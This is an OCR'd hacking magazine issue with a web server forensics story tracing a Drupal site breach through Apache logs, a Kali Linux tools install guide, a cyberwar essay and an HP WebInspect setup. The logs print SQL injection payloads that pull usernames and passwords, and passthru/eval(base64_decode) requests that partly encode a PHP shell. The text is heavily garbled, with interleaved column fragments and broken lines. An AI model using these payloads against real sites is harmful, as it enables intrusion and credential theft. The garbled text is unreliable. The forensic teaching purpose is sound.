

[30/Sep/2016:17:30:33 +0530] "HEAD / HTTP/1.1" 200 377 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None [30/Sep/2016:17:30:37 +0530] "GET / HTTP/1.1" 200 9708 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None [30/Sep/2016:17:30:37 +0530] "GET / HTTP/1.1" 200 9708 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None [30/Sep/2016:17:30:37 +0530] "GET / qtU8qWI3.dbc HTTP/1.1" 404 410 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None [30/Sep/2016:17:30:37 +0530] "GET / qtU8qWI3.config HTTP/1.1" 404 413 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None [30/Sep/2016:17:30:37 +0530] "GET / qtU8qWI3.config HTTP/1.1" 404 413 "-" "Mozilla/5.00 (Nikto/2.1.6) (So/Sep/2016:17:30:37 +0530] "GET / qtU8qWI3.10:100 HTTP/1.1" 404 413 "-" "Mozilla/5.00 (Nikto/2.1.6) (So/Sep/2016:17:30:37 +0530] "GET / qtU8qWI3.nn HTTP/1.1" 404 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (EvasionSep/2016:17:30:37 +0530] "GET / qtU8qWI3.nn HTTP/1.1" 404 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (EvasionSep/2016:17:30:37 +0530] "GET / qtU8qWI3.nn HTTP/1.1" 404 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (EvasionSep/2016:17:30:37 +0530] "GET / qtU8qWI3.nn HTTP/1.1" 404 408 "-" "Mozilla/5.00 (Nikto/2.1.6) (EvasionSep/2016:17:30:37 +0530] "GET / qtU8qWI3.nn HTTP/1.1" 404 408 "-" "Mozilla/5.00 (Nikto/2.1.6) (EvasionSep/2016:17:30:37 +0530] "GET / qtU8qWI3.1 HTTP/1.1" 404 408 "-" "Mozilla/5.00 (Nikto/2.1.6) (EvasionSep/2016:17:30:37 +0530] "GET / qtU8qWI3.conf HTTP/1.1" 404 408 "-" "Mozilla/5.00 (Nikto/2.1.6) (EvasionSep/2016:17:30:37 +0530] "GET / qtU8qWI3.conf HTTP/1.1" 404 408 "-" "Mozilla/5.00 (Nikto/2.1.6) (EvasionSep/2016:17:30:37 +0530] "GET / qtU8qWI3.conf HTTP/1.1" 404 410 "-" "Mozilla/5.00 (Nikto/2.1.6) (EvasionSep/2016:17:30:37 +0530] "GET / qtU8qWI3.conf HTTP/1.1" 404 410 "-" "Mozilla/5.00 (Nikto/2.1.6) (EvasionSep/2016:17:30:37 +0530] "GET / qtU8qWI3.conf HTTP/1.1" 404 410 "-" "Mozilla/5.00 (Nikto/2.1.6) (EvasionSep/2016:17:30:37 +0530] "GET / qtU8qWI3.conf HTTP/1.1" 404 410 "-" "Mozilla/5.00 (Nikto/2.1.6) (EvasionSep/2016:17:30:37 +0530] "GET / qtU8qWI3.conf HTTP/1.1" 404 410 "-

Web Server Forensics : Tracing the hack

NOT JUST ANOTHER TOOL: HP-Webinspect

METASPLOIT THIS MONTH : Malware must die

CAPTURE THE FLAG: MR- Robot-1

Hacking Q&A, Hackstory, Top 10 vulnerabilities and Hack of the month

INSIDE

Here's what you will find in Hackercool November 2016 Issue .

1. Editor's Note :

As always no explanation

2. Real Time Hacking Scenario : Web Server Forensics Every hacker leaves his trails, let's find out how to trace his steps back.

3. Installit :

Vmware has recommended using OpenVM tools instead of Vmware tools. See how to install them in Kali Linux.

4. Hackstory :

Learn about a different cyber war going on between the super powers.

5. Not Just Another Tool :

Newly added, in this section we will see a tool which plays a vital role in pen testing. Hp-Webinspect

6. Hack of the month :

Red Cross Australia is the hack of the month. Data breaches don't always need bad guys.

7. Metasploit this month :

Let In this issue, we will use Metasploit to target malware and hack a system.

8. Hack of the month :

Everything you need to know about the Yahoo hack and what could you do.

9. Capture The Flags :

Capture the Flag challenges present an opportunity to learn real time hacking. So we included it starting with Mr. Robot CTF.

10. Hacking Q & A : Answers to some of the question's on hacking asked by our readers.

11. Top 10 Vulnerabilities of the Month :

Answers to some of the question's on hacking asked by our readers.



I can do all things through Christ who strengtheneth me. Philippians 4:13

Editor's Note

Hello Readers, First of all, I wanna thank you for buying this Magazine. This is the second iss--ue of zeroeth edition of my magazine.

Now Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am passionate about hacking or cyber security (or whatever you want to call it). Let me make it very clear that I don't consider myself an expert in this field. Notwithstanding this, I have my own blog

on hacking, www.hackercool.com. This blog has a dedicated Facebook page and Youtube channel with name "Kanishkashowto". I also developed a vulnerable webapp for practice "Vulnerawa" to practice website hacking.

This magazine is intended to deal with advanced hacking both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who come into field of cyber security but also experts in this field.

This Edition 0 Issue 2, will be available on Kindle, 24symbols, iBooks, nook, kobo, Pagefoundry, Scribd and ofcourse Gumroad. It is also available on the digital magazine site Magzter. If you have any queries regarding this magazine or want a specific topic please send them to qa@hackercool.com and please don't forget to like our Facebook page "Hackercool".

In this issue, we have strived to introduce more of some real time hacking. As a result, we have added two new sections : Not Just Another Tool and Capture The Flag. In Not Just Another tool, we will discuss about some important tools used in pen testing. Capture the Flag challenges are a good resource to learn practical hacking. So howcome we will miss that. Until the next issue, Thank you.

Kalyanch

REAL TIME HACKING SCENARIO WEB SERVER FORENSICS TRACING THE HACK

RECAP

Database of the website www.dmysteries.com was dumped and put to sale on darkweb. As the passwords were encrypted, the breach was not a big threat. But the owner of Dmysteries contacted LUKERECKAH to conduct an invest--igation into the breach.

LUKERECKAH

Lukereckah is a cyber security startup set up by a man known as Agent A. In fact it would be right to call it a pre-startup as it is still in nascent stage with only one employee, it's owner.

The website owner of site dmysteries.com is one of the friends of founder of Lukereckah. So he made a call to Agent A, to investigate the data dump leak of his website.

It was a win-win situation for both. It would gi--ve experience to Lukereckah and the service was free for dmysteries.com.

Hi I am Agent A. Right now on an forensic investigation into data breach of w---ebsite dmysteries.com. The website is based on an Apache server and is using MYSQL data--base.

Apache has a default logging function of GET requests to the website. This log is prese--nt in directory /var/log/apache2/ and is named access.log. The first thing I do is make a copy of this log into another file accesscopy.log.

t@debian:~# cp /var/log/apache2/access.log /roor/access. t@debian:-# ls esscopy.log VMwareTools-10.0.0-2977863.tar.gz vmware-tools-distrib

It's time to view this file. You can view this file in any text editor but I tend to choose my favorite editor gedit. So I open this accesscopy.log file with gedit text editor. The format of the log reco--rd starts with remote IP address that tried to a--ccess the web server, the date and time it accessed it and the GET request. The format is as

Open Im accesscopy.log Save Im 1:1 [28/Sep/2016:15:03:45 +0530] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux 1686; rv:45.0] Im Im< Im Im< Im Im< Im< Im< Im< Im Im <t< th=""><th colspan="7">shown below.</th></t<>	shown below.						
<pre>6686; rv:45.0] Gecko/20100101 Firefox/45.0⁺ 11 - (28/Sep/2016):15:03:45 +0530] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http:// localhost/" "MozIlla/5.0 (X11; Linux 1608; rv:45.0) Gecko/20100101 Firefox/45.0⁺ X11 - (28/Sep/2016):15:03:45 +0530] "GET /dxicon.ico.HTTP/1.1" 404 500 "MozIlla/5.0 (X11; Linux 1608; rv:45.0) Gecko/20100101 Firefox/45.0⁺ X11 - (28/Sep/2016):15:25:00 +0530] "GET /dxicon.ico.HTTP/1.1" 404 500 "MozIlla/5.0 (X11; Linux 1608; rv:45.0) Gecko/20100101 Firefox/45.0⁺ X11 - (28/Sep/2016):15:25:00 +0530] "GET /dxicon.ico.HTTP/1.1" 404 500 "MozIlla/5.0 (X11; Linux 1608; rv:45.0) Gecko/20100101 Firefox/45.0⁺ X11 - (28/Sep/2016):15:26:07 +0530] "GET /dxicon.ico.HTTP/1.1" 200 22634 "MozIlla/5.0 (X11; Linux 1608; rv:45.0) Gecko/20100101 Firefox/45.0⁺ X11 - (28/Sep/2016):15:30:59 +0530] "GET /dxico.HTTP/1.1" 200 22634 "MozIlla/5.0 (X11; Linux 1608; rv:45.0) Gecko/20100101 Firefox/45.0⁺ X11 - (28/Sep/2016):15:30:59 +0530] "GET /dxico.HTTP/1.1" 200 4396 "MozIlla/5.0 (X11; Linux 1608; rv:45.0) Gecko/20100101 Firefox/45.0⁺ X11 - (28/Sep/2016):15:30:59 +0530] "GET /dxico.HTTP/1.1" 200 4396 "MozIlla/5.0 (X11; Linux 1608; rv:45.0) Gecko/20100101 Firefox/45.0⁺ X11 - (28/Sep/2016):15:31:01 +0530] "GET /dxico.HTTP/1.1" 200 4396 "MozIlla/5.0 (X11; Linux 1608; rv:45.0) Gecko/20100101 Firefox/45.0⁺ X11 - (28/Sep/2016):15:31:01 +0530] "GET /dxico.HTTP/1.1" 200 4396 "MozIlla/5.0 (X11; Linux 1608; rv:45.0) Gecko/20100101 Firefox/45.0⁺ X11 - (28/Sep/2016):15:31:01 +0530] "GET /dxico.HTTP/1.1" 200 Highery/juery/juery. 11 (28/Sep/2016):15:31:01 +0530] "GET /dxico.HTTP/1.1" 200 Highery/juer</pre>	Open 👻 🖪	accesscopy.log	Save	≡	×		
	1686; rv:45.0; Ge 1:1 - [28/Sep/2 localhost/" "Mozi 1:1 - [28/Sep/2 (X11; Linux 1686; 1:1 - [28/Sep/2 (X11; Linux 1686; 1:1 - [28/Sep/2 1686; rv:45.0; Ge 1:1 - [28/Sep/2 1686; rv:45.0; Ge 1:1 - [28/Sep/2 1:1 - [28/Sep/2 lang=me&collation]=query.uch.le.s5 jquery.uch.ashcha jquery.uch.ashcha jquery.menuResize]=tracekit/trace]=codemirror/lb	<pre>scko/20100101 Firefox/45.0" 201615:50:315 +05530 "GET /icons/openlogo-75.png HTTP/1.1" 20 201615:50:315 +05530 "GET /icons/openlogo-75.png HTTP/1.1" 20 201615:150:315 +05530 "GET /icons/openlogo-75.png HTTP/1.1" 404 500 "-" :rv:45.01 Gecko/20100101 Firefox/45.0" 201615:150:316 +05530 "GET /icons/openlogo-3300 "-" "Mozilla/5 201615:150:350 +05530 "GET /icons/openlogo-3300 "-" "Mozilla/5 2016:150:250 +05530 "GET /icons/openlogo-3300 "-" "Mozilla/5 2016:150:250 +05530 "GET /icons/openlogo-2016 +0.2 2016:150:250 +05530 "GET /icons/openlogo-2016 +0.2 2016:150:250 +05530 "GET /icons/openlogo-2016 +0.2 2016:150:250 +05530 "GET /icons/openlogo-2016 +0.2 2016:150:31:01 +05380 "GET /icons/openlogo-2016 +0.2 2016:150:31:01 +0.2 2016:150:31:01 +0.2 2016:150:31:01 +0.2 2016:150:31:01 +0.2 2016:150:31:01 +0.2 2016:150:31:01</pre>	<pre>0 6040 .0" "Mozill "Mozilla Mozilla Mozilla "Mozill jquery- 45.0) 56c1566 56c1566 55c1566 ts[]=jq uery/ ts[]=jque .js&scr ts s&scr ==codem</pre>	"http a/5.0 a/5.0 ; Lir /5.0 /5.0 la/5. la/5. scrip uery/ ry/ ry/ ipts ipts	0 0 0 0 0 0 0		


Since the database is dumped, my first suspicion was that the attacker has used SQL injection.So I used the search option of the text editor to search for word "union" which forms one of the important gueries during sql injection.

I found some requests containing "union" as shown below.

Open 🔻	F	accesscopy.log	Save	≡	×
		.pnp HTTP/1.1 404 444 - MOZICCA/5.00		-	
Test:0006		Q union	•	^	~
		[30/Sep/2016:17:30:54 +0530] "GET /			
		.php HTTP/1.1" 404 442 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evas	ions:None)	
Test:0006					
		[30/Sep/2016:17:30:54 +0530] "GET /forum/My_eGallery/pu		23	
		.php HTTP/1.1" 404 442 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evas	ions:None)	
Test:0006					
		[30/Sep/2016:17:30:54 +0530] "GET /scripts/classifieds/			
		27 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:000	685) "		
		[30/Sep/2016:17:30:54 +0530] "GET /imp/mailbox.php3? er=x&imapuser=x':somesql+&pass=x HTTP/1.1" 404 414 "-" "Mo	-133 - 15 0	0	
		er=x@lmapuser=x`;somesql+&pass=x HIIP/1.1" 404 414 "-" "Mo Evasions:None) (Test:000686)"	2111a/5.0	0	
		[30/Sep/2016:17:30:54 +0530] "GET /userinfo.php?uid=1;	UTTD /1 1"	404	
		a/5.00 (Nikto/2.1.6) (Evasions:None) (Test:000687)"	HIIP/1.1	404	
		[30/Sep/2016:17:30:54 +0530] "GET /site/' UNION ALL SEL	ECT EILOT	0010	b/17
		rver')::html,0 FROM sysusers WHERE username=USER/.html HT			
		00 (Nikto/2.1.6) (Evasions:None) (Test:000688)"	11/111 4	04 4	04
		[30/Sep/2015:17:30:54 +0530] "GET /site/' UNION ALL SEL	FCT FileT	oCl o	b('/
		rver')::html.0 FROM sysusers WHERE username = USER/.html			
04 "-" "M	zill	a/5.00 (Nikto/2.1.6) (Evasions:None) (Test:000689)"			
		[30/Sep/2016:17:30:54 +0530] "GET /postnuke/index.php?			
odule=My	Gall	ery&do=showpic&pid=-1/**/AND/**/1=2/**/UNION/**/ALL/**/SELEC	Τ/		
		0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,			
		n_uname,0x3a,pn_pass,0x3C7230783E),0,0,0/**/FROM/**/md_users		/**/	
		TP/1.1" 404 416 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:No	ne)		
Test:00069					
		[30/Sep/2016:17:30:54 +0530] "GET /postnuke/html/index.			
		ery&do=showpic&pid=-1/**/AND/**/1=2/**/UNION/**/ALL/**/SELEC	τ/		
		0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0			
0x3C72307	83E,p	n_uname,0x3a,pn_pass,0x3C7230783E),0,0,0/**/FROM/**/md_users	/**/WHERE	/**/	
n stantia	OK. UT	TD/1 1" 404 471 " " "Mag(11a/E 00 (Milita/0 1 E) (FusaianaiMa			
		Plain Text Tab Width: 8 Ln 2648	Col 85	*	INS

But it was not the query that was interesting. I found that the query came from an automated tool Nikto 2.1.6.


To those who don't know what is Nikto, it is an Open Source web server vulnerability scanner which performs comprehensive tests against web servers. Using this scanner has only one disadvantage for attackers, it makes lot of noise as seen in the log above. -ion. We can see below that we got some 1566 queries containing the word "nikto".



On careful observation, these requests of Nikto came from only one IP addr 192.168.199.130. So next, I searched the log for this IP address as shown below.



We can see that there are over 1457 requests from this address. As I manually scroll through the search results, I found another interesting query.




Now let's search for Nikto using the search opt- Another clue. Whatweb tool was used. Whatweb tool is used to fingerprint the CMS being used by the web server. So the hacker attempted to find out the CMS of site dmysteries.com.

On further scrolling down, I found a req--uest directed at modules directory of the web server. Modules are like plugins which extend t--he functionality of Drupal core. Till now I can a--ssume that the attacker was successful at det-cting the CMS as Drupal. Hence he is searchin--g for any vulnerable modules and he seems to have found module named coder interesting.

Open 👻	F	accesscopy.log	Save	≡	×
1refox/45	.0"	-1			_
:1 [3	0/Sep	/2016:18:05:26 +0530] "OPTIONS * HTTP/1.0" 200 110 "-" "Apact	ne/2.4.10	9	
		nal dummy connection)"			
		[30/Sep/2016:18:10:02 +0530] "GET /sites/all/modules/com			
		cripts/coder_upgrade.run.php HTTP/1.1" 404 410 "-" "Mozilla/4	4.0 (comp	patibl	.e;
		ws NT 5.1)"			
		/2016:18:10:36 +0530] "POST /?q=admin/modules/list/confirm&r			
		65 "http://localhost/?q=admin%2Fmodules&render=overlay" "Moz: 45.0) Gecko/20100101 Firefox/45.0"	llla/5.0	(X11;	
		45.0) GecKo/20100101 Firefox/45.0" /2016:18:10:46 +05301 "GET /?g=admin/modules&render=overlav H	ATTD/1 1	- 200	
		calhost/?g=admin%2Fmodules&render=overlay" "Mozilla/5.0 (X11			
		20100101 Firefox/45.0"	Latitation a	2000,	
		/2016:18:10:50 +05301 "GET /misc/drupal.is?oebhvo HTTP/1.1" :	200 6063	"http	://
localhost/	?q=ad	min/modules&render=overlay" "Mozilla/5.0 (X11; Linux i686; r	(:45.0)		
		Firefox/45.0"			
		/2016:18:10:50 +0530] "GET /modules/system/system.base.css?or			
		//localhost/?q=admin/modules&render=overlay" "Mozilla/5.0 (X	il; Linu:	x 1686	i ;
		20100101 Firefox/45.0"			
		/2016:18:10:50 +0530] "GET /modules/system/system.messages.c: 92 "http://localhost/?g=admin/modules&render=overlay" "Mozill			
		45.0) Gecko/20100101 Firefox/45.0"	.a/5.0 ()	XII;	
		/2016:18:10:50 +0530] "GET /modules/comment/comment.css?oebh	HTTP/	1 1	0.0
		alhost/?g=admin/modules&render=overlay" "Mozilla/5.0 (X11; L:			.00
		20100101 Firefox/45.0"		.,	
::1 [3	0/Sep	/2016:18:10:50 +0530] "GET /modules/system/system.admin.css?	bebhvo H	TTP/1.	.1"
		//localhost/?q=admin/modules&render=overlay" "Mozilla/5.0 (X	11; Linu:	x 1686	;;
		20100101 Firefox/45.0"			
		/2016:18:10:50 +0530] "GET /modules/system/system.theme.css?			
		//localhost/?q=admin/modules&render=overlay" "Mozilla/5.0 (X	il; Linu:	x 1686	
		20100101 Firefox/45.0" /2016:18:10:50 +05301 "GET /modules/node/node.css?oebhvo HTTM	0/1 1	00 407	
	o/Sep	[2010:10:10:50 +0530] GET /modules/hode/hode.css/debhvd Hill	71.1 20	10 427	
		Plain Text 🔻 Tab Width: 8 🖛 Ln 9921.	Cel 79	*	INS
		Flam Text • Tab Width: 8 • Lh 9921,	001/9		IIVS
l hen	Or	n same day. I found another lo	a wi	th	\mathbf{R}

Then on same day, I found another log with Ba--se64 encoding trying to access the coder mod--ule. Well for now, I am assuming the exploit




has been run. Then i found another log entry as shown below.




The presence of passthru function has solidifie- using it. -d my suspicion that an exploit has been run. The passthru function in php is generally used to execute external programs.

I did a quick Google search and found the w--ebsite was having a vulnerable version of cod--er module. Then I searched for an exploit for t--his vulnerability. I found even a Metasploit exp--loit for this vulnerability. I am just assuming th--at the hacker might have used a Metasploit m--odule for this.

Then on further analysis, I found some log entries on october 3rd which looked like below.



The hacker was once again accesssing the mo--dules of the website and then I found this log.



First the log showed the hacker accessed the module restws and then once again a lot of en- can be a gargantuan and gruesome process. -crypted text. I made a guick Google search an--d found a drupal restws vulnerability and the website was running the exact vulnerable versi--on. The passthru function was used here also. This vulnerability also had an exploit available in Metasploit. So my guess was the hacker was

Open 🔻	F	accesscopy.log	Save	≡	×
92.168.19 1170/1.12 16686; rv:4. 92.168.19 145.008.19 145.008.19 192.168.19 193.10	9.130 - 200 737 . 9.130 - 200 737 . 9.130 - HTTP/1. 0 (X11; 3.130 - 100 - 1	<pre>''''''''''''''''''''''''''''''''''''</pre>	rs basic ((XI); Lin; rs basic (ws basic iel743.0.7 s.info H rx 1686; rvocabul(200 305 r_vocabul(200 305 r_vocabul(icA9ID09NU indows NT r_vocabul(icA9ID09NU r, vocabul(icA9ID09NU r, vocabul(icA9ID09N	auth/ auth/ auth/ auth/ ary// //1.1' ary// 0071G1 5.1)' ary// 0071G1 5.1)' ary// 0071G1 5.1)'	(" .1" .0)
bassthru/ph 22Lyo8P3Boo 22%29%29%38	np%20-r% CAvKiov 5%27 HTT	- [05/Oct/2016:18:02:28 +0530] "GET /index.php?q=taxonomy %20%27eva1%28base64 decod%28% [16Vycm9y%31C09ydGTu2ygwK7sgJGtwID0gJzAuMC4wLjAn0yAkcG9y [P/1.1" 200 297 "Mozilla/4.0 (compatible; MSIE 6.0; W - [05/Oct/2016:18:05:17 + 06301 "OET /index.pho?artaxonomy	- ICA9IDQ0N0 Indows NT	007IG1 5.1)'	
and the second s	11444		2. Col 85		INS

Here's the log highlighted for you.

Open 🕶	F	accesscopy.log	Save	=	×
92.168.19 assthru/pl 22.yo8P38o 92.168.19 assthru/pl 92.168.19 assthru/pl 92.168.19 assthru/pl 22.yo8P38o 22.yo8P38o 22.yo8P38o 22.yo8P38o 22.yo8P38o 22.yo8P38o 22.yo8P38o 22.yo8P38o 22.yo8P38o 23.168.19 assthru/pl assthru/pl assthru/pl assthru/pl assthru/pl assthru/pl assthru/pl 22.yo8P38o 20.yo8P38o	9.130 9.130 9.130 9.130 9.130 9.130 9.130 9.130 9.130 0.227 H 0.227 H 0.2	 - [03/Oct/2016:17:46:12 +0530] "GET /index.php?q=taxor	SydCA91D00N (Sy	ary// 0071G1 5.1)' ary// 0071G1 5.1)' ary// 0071G1 5.1)' ary// 0071G1 5.1)' ary// " 200 ary// 0071G1 5.1)' ary// 0071G1 5.1)' ary// 0071G1 5.1)' 0071G1 5.1)' 0071G1 5.1)' 0071G1 5.1)' 0071G1 0071G1 5.1)' 0071G1 0071G1 5.1)' 0071G1 007	mIC
		[06/0ct/2016:16:04:43 +0530] "GET /index.php?q=taxo 20%27\\114\\125\\142\\105\\16\\115\\164\\143\\171\\126			

So the hacker first scanned for the CMS being used, then searched the modules, found some vulnerable modules and exploite them to get a---ccess into the site. Maybe the exploit on the c--oder module didn't work so he targeted the restws module and succeeded.

But that doesn't explain one thing. This ex--ploit only gives web user (www-data) privileges to the hacker. This user doesn't have privileges to dump the database.

The manual analysis of the apache log file We have lot of automated tools forthis purpose like Webalizer, AWStats etc. But we will learn about a new tool named scalp today. We will le--arn about installing and log analysis with this tool in the next issue.

(To Be Continued)

INSTALLIT **INSTALL OPENVM TOOLS IN KALI LINUX**

If you have installed any virtual machine in Vm--ware Workstation, you should be definitely ha---ve knowledge of what Vmware tools are. In th--eir own words,

"VMware Tools is a suite of utilities that enhances the performance of the virtual machi--nes guest operating system and improves ma--nagement of the virtual machine. Without VM---ware Tools installed in your guest operating sy--stem, guest performance lacks important func--tionality.

Installing VMware Tools eliminates or improves following issues:

>Low video resolution

>Inadequate color depth

>Incorrect display of network speed

>Restricted movement of the mouse

>Inability to copy and paste and drag-and-drop files

>Missing sound

>Provides the ability to take quiesced snapsho--ts of the guest OS

>Synchronizes the time in the guest operating system with the time on the host."

But as of September 2015, VMware has recommended using the distribution specific open-vm-tools instead of the VMware Tools pa- When the file opens, type "i" to get into insert -ckage for guest machines. This means that in- mode. You cannot make changes to this file un--stead of Vmware tools, the users should install -less you get into insert mode. openVM tools specific to the guest OS.

But what is the difference between Vmware Tools and OpenVM tools? Vmware tools conta--in both open source and closed source packa---ges while OpenVM tools contain just the open source packages.

Today we will see how to install OpenVM tools on Kali Linux guest in Vmware Workstatio--n. Although this guide is made for Kali Linux, t--he process is same for almost all Linux guests in Vmware workstation.

The makers of Kali Linux have made changes to the latest Kali rolling kernel in acc--ordance with the OpenVM tools.OpenVM tools have all the needed functionality such as file c---opying, clipboard copy/paste and automatic screen resizing. Now let us see how to install OpenVM tools in Kali Linux rolling 2016.



Open a terminal and locate the "sources.list" file. Open the "sources.list" file with any text ed--itor. Here I opened it with the Vi editor. The co--mmand is "vi /etc/apt/sources.list"

<pre>root@kali:~# locate sources.list</pre>
/etc/apt/sources.list
/etc/apt/sources.list.d
/etc/debtags/sources.list.d
/etc/debtags/sources.list.d/kali
/usr/share/doc/apt/examples/sources.list
/usr/share/man/man5/sources.list.5.gz
/var/lib/dpkg/info/python-pkg-resources.list
/var/lib/dpkg/info/python3-pkg-resources.list
<pre>root@kali:~# vi /etc/apt/sources.list</pre>



Once you are in INSERT mode, type text "deb http://http.kali.org/kali kali-rolling main contrib non-free" without quotes.


Hit ESC, then hit SHIFT and type ":wg". Hitting ESC will take the editor out of INSERT mode and ":wg" will write changes to the file, s---ave it and close the file.

deb http://http.kali.org/kali kalij-rolling main contrib non-free # deb cdrom:[Debian GNU/Linux 2016.1 _Kali-rolling _ 0 Official Snapshot amd64 Li VE/INSTALL Binary 20160120-18:14]/ kali-rolling contrib main non-free #deb cdrom:[Debian GNU/Linux 2016.1 _Kali-rolling _ 0 Official Snapshot amd64 LI E/INSTALL Binary 20160120-18:14]/ kali-rolling contrib main non-free ~

Next type command apt-get update to update.

rootekali-# apt-get update Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling InRelease [30.5 kB] Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [3.9 MB] Get:3 http://kali.mirror.garr.it/mirrors/kali kali-rolling/contrib amd64 Package s [92.7 kB] Get:4 http://kali.mirror.garr.it/mirrors/kali kali-rolling/non-free amd64 Package s [148 kB] Fotched 14.1 MB in 42s (330 kB/s) Reading package lists... Done

Then type command **apt-get install open-vm-tools-desktop fuse** to install OpenVM tools. When the system asks if you want to continue, type Y.



After installation is over, reboot the system and OpenVM tools should be successfully installed.



You should be able to go into Full screen mode without any problem now.

Problems/Fixes

If installing OpenVM tools doesn't resize the display of Kali 2016.1, select the option "Autofit Guest" under View->Autosize. If that doesn't solve the problem, increase the video memory from 4MB to 32MB in virtual machine settings. If you face any other problem while installing OpenVM tools, send a mail to **qa@hackercool.com**

HACKSTORY

I remember reading somewhere. We would fig--ht the third world war with nuclear weapons a--nd the next world war with bows and arrows.

Whoever said that didn't expect the growth of the role of the fifth domain in modern warfare. Land, air, water and space are consid-ered the four domains of war while the cyber space is considered the FIFTH domain of warfare by military strategists.

As more and more computers get conne--cted to internet and most of the critical infrastr--ucture of the nations gets digital, there is alwa--ys a danger of hackers from enemy nations ta--rgeting their rivals civilian infrastructure or the military infrastructure services during wartime.

This type of attack was witnessed during R--ussian war on Georgia in 2008. During the wa--r, the Russian hackers (allegedly) targeted the Georgian government servers.

There is no strict rule that this cyber war wi--II be fought only during wartime. For example, take the recent case of Democratic National C--ommittee (DNC) emails leak which were publi--shed by WikiLeaks. The leak included 19,252 emails and 8,034 attachments of the DNC me--mbers from the DNC, the governing body of t--he United States' Democratic Party.The leak i--ncludes emails from seven key DNC staff me---mbers and prompted the resignation of some DNC members.

A hacker named Guccifer 2.0 (a moniker modeled after a Romanian hacker) took credit for the hack but investigators point their finger--s at hacker groups with ties to Russian gover-nment. A cyber security firm ThreatConnect suggests that Guccifer 2.0 is simply an inventi-on of the Russian government to deflect attention from its involvement in the breach.

But why will Russian government do that? The leak did not have any valuable information but caused a bit embarrassment. However it is the timing of the leak that arouses suspicions. The leak happened just before the Democratic campaign started. Many analysts assume that the Russian government was trying to influence US election with this leak. We have to watch as to what impact this will have on the election.

NOT JUST ANOTHER TOOL **HP WEBINSPECT- Automated WAPT Scanner**

Web application penetration testing refers to evaluating the security of websites and web ap--plications. Websites evolved from being simple static HTML pages to incorporate complex dyn--amic features with bells and whistles. These b--ells and whistles also brought with them lot of vulnerabilities and thus websites became com---mon targets for hackers. So web application p--enetration testing is considered very important nowadays.

Web Application Peneteration Testing (WAPT) could be performed manually or through autom--atic tools. Automated tools provide lot of adva---ntages over manual testing most important be--ing the speed. HP Webinspect is one such too- pack 1. Leave it to update and after successful -1.

Many companies use this tool for WAPT. Chances are if you are in the field of webapp security, you will definitely have to use this tool.

Today we will learn everything about the usage of this tool from installation to configurat--ion. We will install it in Windows 10. HP Webin--spect needs SQL server express 2012 databa--ase, so we will start with installation of SQL s---erver express 2012. Download SQL server 20--12 express from https://www.microsoft.com/enin/download/details.aspx?id=29062.

Right click on the downloaded file and run with administrator privileges. The below window should open. Click on the "New SQL server sta- Click on "Install". The installation process will s--nd alone installation" option since we are insta- -tart. As it will download setup files, it will take -lling a new version of the database server.




Accept the license terms and click on "Next".



Most probably the server will update to service update, click on "Next".


Product Updates James Inner Received Names Product Updates	Providence i des distantes						
